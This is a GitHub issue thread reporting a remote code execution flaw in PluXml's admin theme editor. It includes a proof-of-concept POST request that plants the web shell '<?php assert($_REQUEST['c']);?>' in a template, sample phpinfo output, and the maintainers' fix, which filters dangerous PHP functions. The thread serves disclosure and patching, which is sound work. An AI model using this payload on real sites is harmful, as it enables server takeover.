New issue

Jump to bottom

An issue in the theme edit function #320

Closed jadacheng opened this issue on Feb 17, 2019 · 7 comments

Assignees


Labels bug

jadacheng commented on Feb 17, 2019

The theme edit function /PluXml/core/admin/parametres_edittpl.php allows remote attackers to execute arbitrary PHP code by placing this code into a template.

Poc:

```
 /PluXml/core/admin/parametres_edittpl.php
[POST]token=603b37bed4a91d8b18a3507c46ae27df644a2ff4&template=%2Ftags.php&submit=Save+the+file&tpl=%2Ftags.php&content=%3C%3Fphp+assert%28%24_REQUEST%5B%27c%27%5D%29%3B%3F%3E%0D%0A
```



Theme edit «defaut»


Download themes at ressources.pluxml.org.

install.php file can still be found at your PluXml root.
For security reasons, it is strongly recommended to delete it.

Content :

```
<?php assert($_REQUEST['c']);?>
```

```
then visit /PluXml/themes/defaut/tags.php?c=phpinfo();
```



PHP Version 5.6.27

System	Windows NT DESKTOP-VJHVD8Q 10.0 build 17134 (Windows 10) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	E:\phpStudy\PHPTutorial\php\php-5.6.27-nts\php.ini

Loup1n commented on Feb 26, 2019 Collaborator

Hello,
I confirm this vulnerability. What's your recommandation ? Using an XSS filter ?
Thanks for help.

Loup1n self-assigned this on Feb 26, 2019

Loup1n added the bug label on Feb 26, 2019

bazooka07 commented on Mar 1, 2019 Contributor

You can disable the assert evaluation in php.ini.
I have Ubuntu Bionic 18.04.2 and your code does not work.
Display phpinfo and look for assert. I have "zend.assertions" equals -1 for local and global values.

jerrywham commented on Mar 3, 2019 Contributor

```
assert_options(ASSERT_ACTIVE,false);
```

dans le début du fichier index.php ?

jerrywham commented on May 6, 2019 Contributor

Des news ?

jadacheng commented on May 6, 2019 Author

In fact, I think it's not a good idea for webadmin to be able to edit .php file directly.
Filtering is never enough
If you really need this feature.
Ignore this problem
or
verify that webadmin is a system administrator.

setharnold commented on Oct 2, 2020

Hello, it appears CVE-2020-18184 has been assigned to this issue. However, the documentation seems to include a lot of instructions for how to execute arbitrary code in themes:

> Le moteur de plugin de PluXml repose sur un système de hooks (« crochets » en français) permettant d'injecter du code php, html, javascript dans celui de PluXml.

https://wiki.pluxml.org/developper/developpement/

The examples even make extensive use of `eval` , which suggests to me that the feature is intended to allow administrators to execute anything they want any time they want.

Is this working as intended?

Thanks

bazooka07 self-assigned this 4 days ago

bazooka07 commented 4 days ago Contributor

A new function plxUtils::sanitizePhp is added to PluXml
The value for content field is checked with this function.
It comments critical functions in PHP script like : fsockopen, proc_open, system, exec, chroot, shell_exec,socket
See PR#589

Of course, it's better to disable these critical function in php.ini.

👍 1

bazooka07 closed this as completed 4 days ago

Assignees

Loup1n

bazooka07

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

5 participants